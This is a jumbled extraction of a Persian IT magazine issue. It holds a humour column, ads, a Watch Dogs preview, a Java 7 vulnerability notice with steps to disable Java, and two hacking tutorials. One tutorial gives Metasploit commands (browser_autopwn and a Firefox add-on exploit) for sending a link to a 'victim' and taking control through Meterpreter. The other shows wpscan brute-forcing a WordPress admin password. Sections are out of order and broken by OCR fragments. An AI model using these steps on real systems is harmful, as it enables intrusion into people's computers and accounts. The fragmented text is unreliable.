فرهنگ" رو بفهمید بزارید یه مثال بزنم! مثلاً داخل یه انجمن که کاربران در مورد یه مبحث مهم برنامه نویسی حرف میزنند "آقای بی فرهنگ" یهو میاد و یه متن بی معنی رو داخل انجمن کپی می کنه و به همه فحش میده و اصلاً یه وضعی!! اما "آقای خوش خنده" میاد و وسط اون بحثای تخصصی به عکس پروفایل مدیر تیکه میاندازه و جک میگه و حسابی مسخره بازی در میاره!!

در کل به نظر من ایشون احساسش خیلی پاک هست. باید به یه چیزی اعتراف کرد: میلاد جعفری (مدیر مسئول آفلاین) فوق العاده عاشق "آقای خوش خنده" هست!!  
پیام میلاد: آخرش اینو پیداش میکنم! به تمام معنا عاشقشم!





مطرح ترین برنند آموزشی در حوزه فناوری اطلاعات در کشور  
مجمع انفورماتیک بین الملل

**i3center.com**

**تخصص نیاز شماست..!**

**برگزار کننده دوره های بین المللی IT**

**متخصص ارشد طراحی وب**

**مهندسی شبکه های میکروسافت**

**متخصص مسیریابهای سیسکو**

**امنیت**

**linux+**

**Oracle**

**CIW**

**MCITP**

**CCNA**

**CEH**

**Network+**

**WWW.I3CENTER.COM**





بازی

نگاهها به بازی فوق گرافیکی

# WATCH DOGS

everything is connected connection is power







قدر زمان حال را بدانید که گذشته هرگز بر نمی گردد و آینده شاید نیاید.



در صنعت بازی مهمترین اصل برای یک شرکت ادامه دادن فرانچایزها و سری بازی های موفقشان محسوب می شود و کمتر شرکتی به فکر خلق و ارائه ی یک IP جدید می افتد. در واقع کمتر استدیوی بازی سازی پیدا می شود که به فکر خلق IP هایی جدید باشد. شاید تنها این شرکت یوبی سافت باشد که در این مدت نشان داده علاقه ی فراوانی در ساخت IP های جدید دارد. در E3 سال جاری میلادی که تمامی شرکت های بزرگ کنسول سازی (شرکت های سه گانه ی نینتندو، مایکروسافت و سونی) نمایش های ضعیفی را ارائه کردند و بسیاری از بازیبازان و طرفداران خود را ناامید کردند این شرکت یوبی سافت بود که IP جدید خود را با نام Watch Dogs معرفی کرد و توانست نظر بسیاری از بازیبازان را به خود جلب کند. استدیوی مونترال این شرکت پس از ساخت چندین عنوان در سری بازی پرفروش و مشهور Assassin's Creed حال رو به خلق یک IP جدید آورده است. در هنگام معرفی این بازی در کنفرانس مطبوعاتی شرکت یوبی سافت سکوت معنی داری همه جا را فرا گرفته بود و صداها و فریاد های بعد از آن هاکی از ارزشمند بودن این عنوان در نظر مردم می داد. به نظر می رسد که مردم از دیدن یک عنوان کاملا متفاوت خوشحال هستند و دیدن اسپین اف ها و ادامه هایی تکراری آن ها را خسته کرده است. ساخت یک بازی جدید در ژانر open world و ماجراجویی و ترکیب آن با تکنولوژی روز موجود در آینده ی بشر می تواند همگی نوید یک تجربه ی بسیار نو و تازه را به ما بدهند. دنیایی که در آن همه چیز از طریق یک شبکه ی آنلاین اجتماعی بزرگ به هم مرتبط است و تمامی کار هایی که در یک شبکه ی اجتماعی واقعی ممکن است نیز در آن وجود داشته باشد. با توجه به اینکه استدیوی مونترال در گذشته تجربه ی خلق و ساخت عناوین بسیار بزرگی را بر عهده داشته و در حال حاضر جزء بزرگترین استدیو های شرکت یوبی سافت شناخته می شود انتظارات از این بازی بالا رفته است. شاید این تنها دلیل بالا بودن انتظارات ما از این بازی نباشد و دلیل دیگری نمایش های بی نظیر و گرافیک عالی این بازی باشد که طبق اعلام شرکت یوبی سافت با یک PC بسیار قدرتمند توانایی اجرای تریلر آن در E3 فراهم شده است. جالب تر از این مسئله این است که قرار است این بازی برای کنسول های نسل حاضر عرضه بشود! این یعنی شاید بالاترین گرافیک ممکن بر روی کنسول های نسل هفتم! وجود المان هایی بسیار نو از جمله ورود یک بازی باز در وسط بازی به آن و همچنین هک کردن تمامی سیستم های موجود در بازی که به شبکه متصل هستند همگی صحنه ای بر بزرگی و زیبایی این بازی محسوب می شوند. این بازی قرار است در سال آینده ی میلادی در بازار جهانی برای پلتفرم های PS3 و X360 و PC عرضه شود. در مقاله ای که در دست شماست به بررسی آنچه در E3 و بعد از آن به نمایش در آمد و درباره اش صحبت شد خواهیم پرداخت. تا پایان مقاله با ما همراه باشید. در ابتدا معرفی کوتاهی از استدیوی مونترال شرکت یوبی سافت که با توجه به آنچه در بالا تر گفته شد به عنوان یکی از بزرگترین استدیو های یوبی سافت محسوب می شود خواهیم داشت.





استودیوی بازی سازی مونترال شرکت یوبی سافت در سال ۱۹۹۷ توسط این شرکت فرانسوی در کشور کانادا با بودجه ی دولت تاسیس شد. تاریخ تاسیس این استودیو ی بازسازی به اوایل دهه ی نود بر می گردد که صنایع اشتغال زا در منطقه ی مونترال بسیار در رکود به سر می برد. آن ها می خواستند که این منطقه به مرکزی برای مدیا و تکنولوژی تبدیل بشود. در همان هنگام شرکت یوبی سافت قصد داشت که در امریکای شمالی استودیو ای تاسیس کند و وارد آن بخش بشود. آن ها ابتدا قصد داشتند که شعبه ی جدید خود را در Brunswick بگشایند. مسئولان منطقه ی مونترال تصمیم گرفتند تا دولت را مجبور سازند که این استودیو در مونترال تاسیس بشود. قرار داده بسته شده بین دولت و مسئولان مونترال و شرکت یوبی سافت بدین گونه بود که به ازای هر کارمندی که در این استودیو ی بازی سازی استخدام می کنند آن ها مبلغ ۲۵ هزار دلار را به این شرکت فرانسوی بپردازند. البته این قرار داد اجرایی نشد و توسط دولت کانادا مورد توجه قرار نگرفت زیرا آن دولت معتقد بود که این عمل بودجه ی زیادی را طلب می کند. پس از موفقیت چشم گیر مدیا و تکنولوژی دولت و مسئولان آن منطقه به اشتباه خود پی بردند و تصمیم گرفتند تا نقشه ی Mercure (در بالاتر درباره اش توضیح داده شد) را عملی کنند. البته با این تفاوت که در مدت ۵ سال ۵۰۰ فرصت شغلی ایجاد کنند و به ازای هر شغل مبلغ ۱۵۰۰۰ دلار نیز به شرکت یوبی سافت پرداخت نمایند. بعد از این شرکت بازسازی مسئولان آن منطقه تصمیم گرفتند تا شرکت های دیگر را نیز جذب نمایند از آن پس شرکت های بازسازی دیگری همچون EA, Eidos, THQ, Warner Bros استودیو هایی را در آن منطقه از کشور کانادا تاسیس کردند. در اوایل کار این استودیو آن ها بازی هایی با مضامین کودکانه همچون Donald\_Duck را می ساختند ولی این امر در سال ۲۰۰۲ و با عرضه ی بازی Splinter Cell از سری Tom Clancy تغییر کرد. این بازی توانست امتیازات بسیار خوبی را کسب کند و حتی از نگاه IGN به عنوان بهترین بازی سال ۲۰۰۲ بر روی کنسول XBOX معرفی شد. دولت کانادا به شرکت یوبی سافت در سال ۲۰۰۵ حدود ۵ میلیون دلار پرداخت تا این استودیو ی بازی سازی را گسترش دهد. البته این مبلغ بعد ها به ۱۹ میلیون دلار افزایش پیدا کرد تا ۱۴۰۰ شغل جدید در این استودیو ی بازسازی تا به سال ۲۰۱۳ ایجاد شود و این استودیو به بزرگترین استودیو ی بازی سازی تبدیل بشود. این استودیو بازی های بسیار بزرگی همچون سری AC و Splinter Cell را در کارنامه داشته و در سال ۲۰۱۲ نیز می خواهد نسخه ی سوم سری بازی های FarCry و AC را بسازد.

هسته ی اصلی گیم پلی این بازی بر استفاده و بهره بردن از یک جامعه ی آنلاین بزرگ و قابل هک که توسط شرکت های بسیار بزرگ از طریق Central Operating System کنترل می شود قرار دارد. CTOS دو مقوله ی مشخص و بسیار مهم را برای همه مشخص می کند: "چیزی که تو فکر میکنی چیزی که تو باور داری." همانطور که افراد بیش از پیش در این جهان وابسته به دستگاه های متصل به CTOS (از جمله موبایل ها و تبلت ها و تمام دستگاه هایی که به اینترنت دسترسی دارند) می شوند داده های تولید شده , قرار داده شده و تغییر یافته در این سیستم توسط کاربران نیز زیاد تر می شوند. این سیستم به طور کامل قابلیت کنترل نوع رفتار فرد استفاده کننده از آن را دارا می باشد بنابراین شرکت های بزرگ بیش از پیش بر روی اعمال مردم نظارت می کنند. اما به هر حال هر سیستم عاملی نقطه ضعفی دارد و از آن طریق نیز اشخاص آن را هک می کنند و از آن برای استفاده ی خود بهره می برند. تمامی این نکات ذکر شده درباره ی این بازی به تنهایی می توانند موضوع بسیار خوبی برای یک رمان و کتاب علمی تخیلی باشند. حال حساب کنید در قالب یک بازی که در دسته ی سرگرمی های فعال قرار می گیرد ارائه بشود!





واقعا می تواند تجربه ی جالبی از کار در بیاید. شرکت یوبی سافت بعد از نمایش دمو ی مربوط به این بازی اعلام کرد هر دستگاهی که به این سرویس متصل باشد قابل هک نیز خواهد بود! با توجه به اینکه ژانر بازی OPEN WORLD است بنابراین می توان انتظار آزادی عمل بسیاری در هک کردن دستگاه های موجود در بازی باشیم. حساب کنید که شما کنترل ماهواره ها را از طریق هک بر عهده گرفته اید. حال می توانید چراغ های راهنمای موجود در شهرتان را کنترل کنید. بنابراین نیاز نیست تا برای متوقف ساختن دشمنان یا از بین بردنش خودتان به طور مستقیم وارد عمل بشوید. کافیه چراغ های راهنما را به گونه ای دستکاری کنید که باعث تصادف دشمنان و در نهایت مرگش بشوید. واقعا تجربه ای نو و جذاب خواهد بود. شخصیت اصلی بازی فردی به نام Aiden Pierce است. ایشان با انتخاب یکی از دستگاه های متصل به سیستم (در محیط مشخص هستند) و فشردن یک دکمه وارد آن می شود. (تغییر بسیار مثبتی در سرعت هک کردن پدید آمده مخصوصا نسبت به مینی گیم هایی که عضو اصلی مکانیک هک کردن بازی های امروزی هستند). البته همه ی هک کردن ها تماما به فشردن یک دکمه خلاصه نمی شوند و بعضی از آن ها تلاش و عمل بیشتری را از بازیاز طلب می کنند. وقتی بازیازان کنترل این وسیله ی متصل به CTOS را در دست گرفتند می توانند برای مثال به تلفن های خصوصی گوش فرا دهند یا اینکه دوربین های مخفی موجود در سرتاسر شهر را کنترل نمایند. شرکت یوبی سافت همچنین اعلام کرد بازیازان بدون نیاز به pause (متوقف کردن بازی) و با استفاده از دستگاه هایی همچون موبایل و تبلت می توانند به اطلاعات درباره ی کارکتر های مهم موجود در بازی دسترسی پیدا بکنند. علاوه بر این این دستگاه ها قابلیت اسکن کردن مناطق موجود در بازی را به طور Real Time به بازیاز می دهد و تمام دشمنان و کارکتر های موجود در بازی را برای بازیاز مشخص می کنند. علاوه بر این شما بدین وسیله می توانید از مکان دوستان بخش چند نفره ی خود نیز آگاه شوید. با توجه به همچنین امکانات ارتباطی در بازی احتمالا قابلیت ماموریت دادن و حتی قرار گذاشتن با دوستان خود را خواهید داشت. با توجه به این گفته ها به نظر می رسد ما می توانیم انتظار یک بخش چند نفره آنلاین بسیار خاص و پر از ایده هایی نو باشیم. بخش مبارزات موجود در بازی نیز به دو بخش مخفی کاری و شوتر سوم شخص با قابلیت سنگر گیری تقسیم می شود.

Listen

Blass, Mary


JOSEPH DEMARCO EMPLOYEE

Age: 35

Occupation: Event Coordinator

Income: \$83,455

Audio Stream







شما در ابتدا می بایست شخص مورد نظر و دشمن مورد نظرتان را پیدا کنید و سپس دوراه برای نابودی آن دارید. اول با مخفی کاری و دستکاری وسایل متصل به سیستم مرکزی و دوم نیز با آغاز یک مبارزه ی پر از هرج و مرج در قالب شوتر سوم شخص. در دمو نشان داده توسط شرکت یوبی سافت قابلیت بازی به صورت CO-OP نیز به نمایش در آمد که در این حالت یک بازی باز ثانویه برای کمک به شما به بازی اضافه می شود و وظیفه اش حفاظت از شما و کمک به شما برای به پایان بردن ماموریتتان است. مشخصا سنگر گیری یکی از عناصر اصلی بخش شوتر سوم شخص این سری بازی محسوب می شود. همانطور که می دانید در ۹۹ درصد شوتر های سوم شخص امروزی قابلیت سنگر گیری وجود دارد. حتی بازی Max Payne ۳ نیز مستثنی نشد و در این بازی نیز سنگر گیری به یکی از مهمترین راه ها برای عبور از مراحل وجود دارد. به هر حال باید منتظر نمایش بیشتری از این بازی ماند زیرا هنوز اطلاعات زیادی درباره ی قابلیت های موجود در گیم پلی بازی به طور کامل در دسترس نیست. در بالاتر درباره ی نحوه ی استفاده از موبایل و یاهک کردن توضیحاتی داده شد. سازندگان این بازی گفته اند: "بر عکس بازی های دیگر که موبایل تنها وسیله ای برای بازی های جانبی و یا بسیار کم استفاده محسوب می شود در این بازی شما بوسیله ی یک موبایل می توانید به تمام شهر و وسایل الکترونیکی موجود در آن دسترسی پیدا بکنید." ایده ی John [Morin] نیز بسیار درباره ی این بازی جالب است. ایشان معتقدند: "این بازی باید کمتر شبیه به فیلم های Michael Bay و بیشتر شبیه به فیلم های Michael Mann باشد. علاوه بر این بازی باید کمتر شبیه به فیلم Transform-ers و بیشتر شبیه به فیلم Heat باشد." سازندگان این بازی توضیحاتی درباره ی کنترل کردن شبکه نیز داده اند: "چراغ راهنمایی که توسط شما کنترل می شود نمونه ی بارز خلق کنترل عظیم بر روی کل منطقه ی بازی محسوب می شود. شما با کنترل شبکه می توانید یک شهر به بزرگی شیکاگو را نیز کنترل بکنید." Guay از استودیو ی مونترال یوبی سافت خاطر نشان کرد: "ما نمی خواهیم مراحل و objective های مشخصی در بازی وجود داشته باشد. شما در حین قدم زدن در خیابان های شهر می توانید با اسکن کردن شبکه و بدست آوردن اطلاعات درباره ی افراد مختلف خودتان به انجام مرحله ی دلخواه خود بپردازید! برای مثال فردی برای تعدادی جرم مختلف تحت تعقیب هست را شناسایی می کنید و سپس آن را پیدا میکنید. حال می توانید انتخاب کنید که با سلاح به مبارزه با او بپردازید یا اینکه او را تعقیب کنید. این ویژگی اصلی این بازیست. بازیبازان شناس های مختلفی خواهند داشت. چیزی که برای ما مهم هست تبدیل به دنیای اطلاعات این بازی به یک دنیای جالب و شگفت انگیز است تا تبدیل آن به اطلاعات بی ارزش. انجیزی که در دمو بازی به نمایش درآمد تنها مربوط به خیابان های شیکاگو می شد ولی شما راه هایی بسیار دور تر را نیز می توانید بروید. به هر حال وجود اتوموبیل هایی با سرعتی برابر ۱۸۰ کیلومتر بر ساعت در خیابان های بسته و محدود شیکاگو بی معنی می باشد."



داستان این بازی همانطور که در صفحه قبل گفته شد حول کارکتر Aiden Pierce و در جهانی که استفاده ی از تکنولوژی و دستگاه های به روز بسیار بیشتر شده است، جریان دارد. شما در این بازی وظیفه دارید که بفهمید چه کسی در حقیقت این کامپیوترها و شبکه را کنترل می کند. این بازی در شهر شیکاگو جریان دارد و جزء شهر هایست که دارای ابررایانه هایی با نام Central Operating System (ctOS) است. این سیستم که در بالاتر گفته شد تمامی وسایل متصل به اینترنت را در درون شهر کنترل می کند و اطلاعات بسیاری را در باره ی افراد موجود در آن شهر را برای انجام کارهای گوناگون جمع اوری می کند. در دمویی که در نمایشگاه E3 به نمایش درآمد ضد قهرمان بازی ما قصد کشتن Joseph DeMarco که برای چندین قتل مقصر بود را داشت. یوبی سافت اطلاعات چندانی از داستان بازی در اختیار ما قرار نداده است و ما می بایست تا به انتشار اطلاعات بیشتر صبر کنیم. علاوه بر داستان بازی بخش دیگری که مورد توجه بازیبازان قرار گرفت گرافیک فنی و هنری این بازی بود. تمامی چشم ها به این بخش از بازی دوخته شده بود! با اینکه شرکت یوبی سافت اعلام کرد که این بازی را به وسیله ی یک کامپیوتر HIGHEND اجرا کرده بود ولی اندکی بعد اعلام کرد که این بازی را می خواهند برای کنسول ها نیز عرضه کنند! آن هم کنسول های این نسل! با توجه به آنچه به نمایش درآمد نباید انتظار داشت که بازی یکسانی را بر روی PC و کنسول ها شاهد باشیم! نکته ی جالب توجه دیگر که از بسیاری آن را در ذهن داشتند این بود که آیا احتمال دارد این بازی برای کنسول های نسل بعد نیز عرضه بشوند؟ سوال منطقی و بجایی محسوب می شود زیرا به هر حال با آنچه در E3 نمایش داده شد این بازی پتانسیل آن را دارد که حتی بر روی کنسول های نسل بعد هم عرضه بشود. سازندگان این بازی نیز همینگونه فکر می کنند. هنگامی که این سوال از آن ها پرسیده شد آن ها در پاسخ گفتند: "کنسول های نسل بعد؟ امکانش در آینده مشخص خواهد شد". به هر حال این بازی زیبا قرار است در سال ۲۰۱۳ (به احتمال زیاد سالی که GTA V سلطان ژانر OPEN WORLD عرضه می شود) عرضه شود بنابراین می بایست خود را آماده ی رویارویی سختی با رقیب سرسخت و قدیمی خود بکنند.





با گروه میزبانی ام بی جی هاستینگ همراه بماند

- خرید و فروتن سرور مجازی
- هاست داتلود
- سرور اختصاصی
- اس ام اس پنل

برای حمایت از آفلاین  
فیسبوک ما را لایک کنید

[www.facebook.com/irspn](http://www.facebook.com/irspn)

[www.mbjhosting.org](http://www.mbjhosting.org)







فلسفه ای به سبک پک هکر!  
نمود به هر جایی که فکر شو کنی!





## نفوذ به مرورگر



اسم این اکسپلویت

Mozilla Firefox Bootstrapped Addon Social Engi-  
neering Code Execution هست. به نظر من خیلی  
اکسپلویت جالبی هست، البته چون victim باید به addone  
قبول کنه شاید به نظر یه کم کار مصنوعی بیاد اما با کمی خلاقیت  
شما بعد اینکه این اکسپلویت رو قبول کنه سیستمش کاملاً در  
دست شما قرار میگیره و meterpreter رو می بینید. پس یه کم  
احتیاج به مهندسی اجتماعی هم هست!  
خوب دستورات مربوط به این اکسپلویت رو با هم بررسی میکنیم  
\$msf : use  
exploit/multi/browser/firefox\_xpi\_bootstrapped\_  
addon

این دستور اکسپلویت مورد نظر رو لود می کنه.

نکته: اگه تارگت ویندوز هست به payload ها دست نزنید!

\$msf : set LHOST [MY IP ADDRESS]

با این دستور آی پی خودتون رو به msfconsole معرفی کنید

\$msf : run

با این دستور هم اکسپلویت رو اجرا می کنید، برنامه بهتون یه  
لینک میده و مثل اکسپلویت بالا باید لینک رو برای قربانی  
بفرستید. اما یه راهکار هست که میشه مرورگر victim رو  
شناسایی کرد و بر اساس مرورگر، اکسپلویت مورد نظر رو برایش  
فرستاد. شما کافیه PHP بسازید و با دستور

\$\_SERVER['HTTP\_USER\_AGENT'];

نوع مرورگر رو از طریق user agent بررسی کنید، بعد از این  
بررسی اگر مرورگر فایرفاکس بود victim رو روی پورت و آدرس  
مربوط به addon و اگر نبود اون رو به auto\_pown هدایت  
کنید

به نام آنکه به من قدرت داد تا لپ تاپ در دست بگیرم و انشای خود را با نام خودش آغاز کنم. ( یاد انشا به خیر )  
سلام  
اولاً خیلی ممنونم به خاطر ایمیل هایی که زدید و نظراتون رو گفتید و مطلب بعدی اینکه برای پیاده سازی مطالب این  
مقاله به آی پی ولید و یه سری اطلاعات متوسط در مورد متاسپلویت نیاز دارید .  
خوب بی وقفه میرم سر اصل مطلب؛ همه شما با مرورگرها آشنائی دارید و در روز شاید چند بار باهاش کار کنید.  
هر کدوم از شماها مرورگر محبوب خودتون رو دارید (firefox , chrome, internet explorer ...)  
اما متأسفانه کمتر کسی میاد و در مورد باگهای مربوط به مرورگرها تحقیق کنه یا لااقل تو ایران خیلی ها این کارو نمی  
کنن و این واقعا جای تأسف داره !

اگه یه سری به MSFCONSOLE-Metasploit بزنیم میبینیم که چه قدر باگهای مربوط به مرورگرها زیاده و بعضی وقتا چه قدر همه  
چیز راحت و به خاطر همین من ترجیح میدم تو این مقاله بیشتر در مورد ناامنی مرورگرها توضیح بدم تا امنیتشون ...  
تا الان اکسپلویت های زیاد و نسبتاً قابل قبولی برای مرورگرها اومده و بهترینشو می شه تو متاسپلویت خیلی راحت پیدا کرد. به خاطر  
همین بهتر دیدم که اکسپلویت های رایج رو بررسی کنم و تو مطالب بعدی اگر عمری باقی بود به بقیه اکسپلویت ها هم اشاره کنم .  
به نظرم بهترین ابزاری که برای مرورگرها در msfconsole وجود داره browser\_autopwn باشه. در واقع این ابزار مجموعه ای از  
اکسپلویت هاست که همشون یکی یکی روی قربانی تست می شه و هر کدوم جواب داد مهاجم می تونه نتیجهشو ببینه.  
برای استفاده از این ابزار میتونید دستور زیر رو در msf به کار ببرید و منم در مورد دستورات توضیحات تکمیلی رو هم میدم که مطلب  
برای همه جا بیفته !

\$msf : use auxiliary/server/browser\_autopwn

این دستور ابزار مورد نظر رو آماده به کار می کنه

\$msf : set LHOST [MY IP ADDRESS]

با این دستور آی پی خودتون رو به برنامه معرفی می کنید

\$msf : run

و در آخر هم این دستور رو وارد می کنید تا ابزار اجرا و اکسپلویت ها ارسال بشه. حالا برای شما از طرف متاسپلویت یه لینک ساخته شده  
که این لینک بعد از بارگزاری اکسپلویت به صورت listen گوش به فرمان هست و منتظر تا یه نفر به این لینک رجوع کنه.

Metasploit



اکسپلویت های موجود در browser\_autopwn تا جایی که من تست کردم روی  
اینترنت اکسپلورر خیلی خوب جواب داده اما روی فایرفاکس و کروم خیلی خوب کار نکرده  
برام. اما برای فایرفاکس بهتره از اکسپلویتی که در ادامه توضیح میدم استفاده کنید.

" تا وقتی که کلمه باک همراه تو نبود گهگاهی دلم از تو می گرفت. اما اکنون که باکی  
دلی درگیر این ندوه نیست."  
" تقدیم به دایی رضای باک !"  
منتظر انتقادات و پیشنهادات شما هستم.



## اسکنرهای تخصصی جوملا و وردپرس

نوبتیم که باشه دیگه نوبت وردپرس هست. اسکنر wpscan هم مثل همون joomscan کار می‌کنه و کار با اونم خیلی ساده هست!

دقیق خاطر نیست اما فکر کنم قبلا wpscan با پایتون یا پرل نوشته بودن اما الان با رومی دوباره نوشته شده و با دستور زیر قابل نصب هست! من دستورات رو از سایتش کپی کردم و براتون قرار دادم:

WPScan only supports Ruby => ۱.۹.

Installing on Debian/Ubuntu:

```
sudo apt-get install libcurl4-gnutls-dev libopenssl-ruby
```

```
sudo gem install typhoeus nokogiri json
```

Installing on other nix: (not tested)

```
sudo gem install typhoeus nokogiri json
```

Installing on Mac OSX:

```
sudo gem install typhoeus nokogiri json
```

help کامل wpscan رو هم براتون میارم اما دستوراتی که روش کار می‌کنم خیلی کم هست و در حد مقدمات، بقیش با خودتون ...

help:

—url | -u <target url> The WordPress URL/domain to scan.

—force | -f Forces WPScan to not check if the remote site is running WordPress.

—enumerate | -e [option(s)] Enumeration.

option :

u usernames from id ۱ to ۱۰

u[۱۰-۲۰] usernames from id ۱۰ to ۲۰ (you must write [] chars)

p plugins

p! only vulnerable plugins

t timthumbs

Multiple values are allowed: '-e tp' will enumerate timthumbs and plugins

If no option is supplied, the default is 'upt'

—config-file | -c <config file> Use the specified config file

—follow-redirection If the target url has a redirection, it will be followed without asking if you wanted to do so or not

—proxy Supply a proxy in the format host:port or protocol://host:port (will override the one from conf/browser.conf.json). HTTP, SOCKS۴ SOCKS۴A and SOCKS۵ are supported. If no protocol is given (format host:port), HTTP will be used

به نام خدا!

سلام به تمام مخاطبان مجله افلاین، امیدوارم هر جا که هستید شادترین لحظه‌های زندگیتونو تجربه کنید. در این مقاله می‌خوام در مورد اسکنرهای تخصصی جوملا و وردپرس حرف بزنم که کلا با اسامی wpscan و joomscan در backtrack شناخته میشن.

استفاده از این ابزارها بسیار ساده هست ولی دلیل بحث من این بود که این ابزارها بسیار قوی کار می‌کنند و پشتیبانی از شون خیلی بالاست. من خودم به شخصه هر وقت می‌خوام یه سایت که با cms joomla می‌کنه رو بررسی کنم ابتدا از خود joomscan استفاده می‌کنم و بعد میرم سراغ بقیه چیزا ...

: Joomscan

این برنامه رو با پایتون نوشتن و کار باهاش خیلی ساده هست. وقت رو تلف نمیکنم و مستقیم میرم سر اصل مطلب. به نظر من باید همه چیز تر و تازه باشه! به خاطر همین من پیشنهاد می‌کنم ابتدا joomscan آپدیت کنیم!

ابتدا با دستور زیر وارد شاخه مورد نظر بشید (دستورات در backtrack):

```
cd /pentest/web/joomscan
```

حالا از دستور زیر استفاده کنید تا برنامه رو آپدیت کنید:

```
./joomscan.pl update
```

البته برای اینکه چک کنید اصلا آپدیتی برای شما وجود داره یا نه میتونید از دستور زیر استفاده کنید:

```
./joomscan.pl check
```

بعد اینکه ابزارتون رو آپدیت کردید نوبت کار کردن با ابزار میرسه، خوبیه این ابزار اینه که تمام باگ‌های ثبت شده در اکسپلویت‌دیتابیس (exploit-db) و بقیه جاها رو جمع می‌کنه و همه شون رو روی تارگت تست می‌کنه، پس شما عملا تمام افزونه‌های جوملا رو بررسی می‌کنید.

خوب برای اینکه شما بتونین از این اسکنر استفاده کنید باید از سویچ -u استفاده بشه تا url رو بهش معرفی کنید. نمونه این سوئیچ در ادامه آمده:

```
./joomscan.pl -u secure-land.net
```

و اگه بخواید از یه کانال پروکسی استفاده کنید میتونید از سویچ -x استفاده کنید. نمونه این سویچ:

```
./joomscan.pl -u secure-land.net -x localhost:۸۰۸۰
```

حالا سایتتون به صورت تخصصی داره اسکن می‌شه و شما می‌تونین بعد از تموم شدن اسکن نتیجه کارتون رو مشاهده کنین.

اسکنش زیاد طول نمی‌کشه ولی من به شخصه دوسش دارم و ازش جوابای خوبی هم گرفتم.





# joomscan

# wpscan

- wordlist | -w <wordlist> Supply a wordlist for the password bruter and do the brute.
- threads | -t <number of threads> The number of threads to use when multi-threading requests. (will override the value from conf/browser.conf.json)
- username | -U <username> Only brute force the supplied username.
- help | -h This help screen.
- verbose | -v Verbose output.

ابتدا بهترین کار این که برنامه را آپدیت کنیم! پس دستور زیر رو وارد کنید :

```
ruby wpscan.rb --update
```

یه مثال از wpscan اینه که با دستور زیر شما می تونین سایتتون رو brute کنید :

```
ruby wpscan.rb --url www.example.com --wordlist darkc+de.lst --threads 50
```

یادتون باشه که 50 تعداد کانکشن های شما هست و darkc+de.lst لیست پسورد، و شما می تونین url رو با دستور —url مشخص کنید.

با دستور زیر شما یوزر ادمین رو مورد بررسی قرار میدید :

```
ruby wpscan.rb --url www.example.com --wordlist darkc+de.lst --username admin
```

پس با این اوصاف سوئیچ —username برای ست کردن یوزرنیم هست !

خوب ! حالا کار در خانه !!!!!

wpscan یه سری دستور داره که می تونین مثل joomscan تمام پلاگین های مربوط به ویبردپرس رو بررسی کنید! برای اینکه همه چی هلو برو تو گلو نشه خودتون برید دنبالش و اگه به مشکل خوردین با ما در میون بنرید !

Mikili@Secure-Land.Net



# رخنه امنیتی جدید جاوا و سوءاستفاده از آن برای نفوذ به سیستم عامل های ویندوز، لینوکس و مک

انیشتین

اگر از من بپرسید میگویم که گناه در خلوت را به تظاهر به تقوا ترجیح می دهیم.



کامپیوتر ورد گزارش می دهد یک رخنه امنیتی در آخرین نسخه Java ۷ runtime کشف شده که می توان از آن برای نفوذ، کنترل و حملات تخریبی استفاده کرد. دیوید ماینور مدیر فناوری Errata Security می گوید بخش اصلی ماجرا اینجا است که تا کنون اکند رخنه های امنیتی کشف شده در جاوا تنها کامپیوترهای ویندوزی را هدف می گرفتند، اما حالا کامپیوترهای لینوکس و مک هم از اهداف سهل الوصول این حملات خواهند بود. مشخص شده هکرها به سرعت یک کد مخرب برای استفاده از این نقص امنیتی آماده کرده اند. کافی است که کاربران به یک وب سایت آلوده مراجعه کنند تا کامپیوتر آنها مورد حمله قرار گیرد.

ماینور می افزاید: «در صورتی که روی سیستم عامل خود از نسخه JRE ۱.۷ یا Java Runtime Environment استفاده می کنید، این آلودگی می تواند شما را هم قربانی کند.» وی توانسته با موفقیت از این راه برای نفوذ در فایرفاکس ۱۴ و سافاری ۶ نصب شده بر روی OS X ۱۰.۸ (شیرکوهی) استفاده کند.



**نکته مهم:** فراموش نکنید تنها وجه اشتراک جاوا با JavaScript در کامپیوتر، تشابه نام آنها است و هر کدام کارهای جداگانه ای را مدیریت می کنند. رخنه امنیتی کشف شده مربوط به Java یا Java Runtime Environment است و تنها باید همین گزینه را غیر فعال کرد. پس نیازی نیست که به سراغ جاوا اسکریپت هم رفته و با غیر فعال کردن آن مرورگر را به دردسر بیاندازید.

از آنجایی که هنوز آپدیت امنیتی برای جاوا توسط شرکت اوراکل ارائه نشده، به تمامی کاربران این سه سیستم عامل پیشنهاد می شود تا زمان عرضه به آپدیت لازم، جاوا را در کامپیوتر خود را غیر فعال کنند. در عین حال متخصصان امنیتی بازگشت به نسخه های قدیمی تر جاوا را نیز پیشنهاد نمی کنند. چرا که آنها هم دارای مشکلات امنیتی شناخته شده خطرناکی هستند.

## غیر فعال کردن جاوا در فایرفاکس

با کلیک بر روی آیکن Home در بالا و راست صفحه، منوی اصلی فایرفاکس را باز کنید. در پایین این صفحه گزینه Settings را خواهید دید که با کلیک روی آن منوی Options باز می شود. در نسخه های قدیمی فایرفاکس برای ورود به قسمت Options باید آن را از منوی Tools انتخاب کنید.



در تب General گزینه Manage Add-ons را انتخاب کنید. در ستون سمت چپ، بر روی تب Plugins کلیک کنید تا تمامی پلاگین های فعال نمایش داده شوند. (معمولا پایین ترین تب که با شکل یک لگوی اسباب بازی آبی رنگ نشان داده می شود.) در این صفحه به دنبال پلاگین Java(TM) Platform SE ۷ U۴ بگردید. بر روی دکمه disable کلیک کنید تا پلاگین جاوا غیر فعال شود. ریستارت کردن فایرفاکس را فراموش نکنید.

## غیر فعال کردن جاوا در اینترنت اکسپلورر

روی آیکن چرخ دنده در بالای صفحه کلیک کرده و Internet Options را انتخاب کنید. پنجره ای باز می شود که هفت تب مختلف درون خود دارد. تب Programs را کلیک کرده و دومین گزینه صفحه را که Manage add-ons نام دارد، انتخاب کنید. با این کار پنجره ای باز می شود که حاوی لیستی از تمامی add-ons های فعلی مرورگرتان است.

در این پنجره به دنبال عبارت Java(tm) Plug-In بگردید. احتمالا این عبارت دو بار در لیست تکرار شده باشد. در جلوی نام آن می توانید وضعیتش را هم ببینید. اگر در Status آن عبارت Disabled مشاهده می شود، نیازی به انجام کاری نیست. اگر در حالت enabled است، بر روی Java(tm) Plug-In کلیک کنید. کادر جدیدی آشکار شده و گزینه غیر فعال کردن add-ons را نمایش می دهد. برای هر یک از add-ons های جاوا بر روی عبارت Disabled کلیک کرده و آنگاه تمام پنجره های اکسپلورر را ببندید.



## غیر فعال کردن جاوا در سافاری

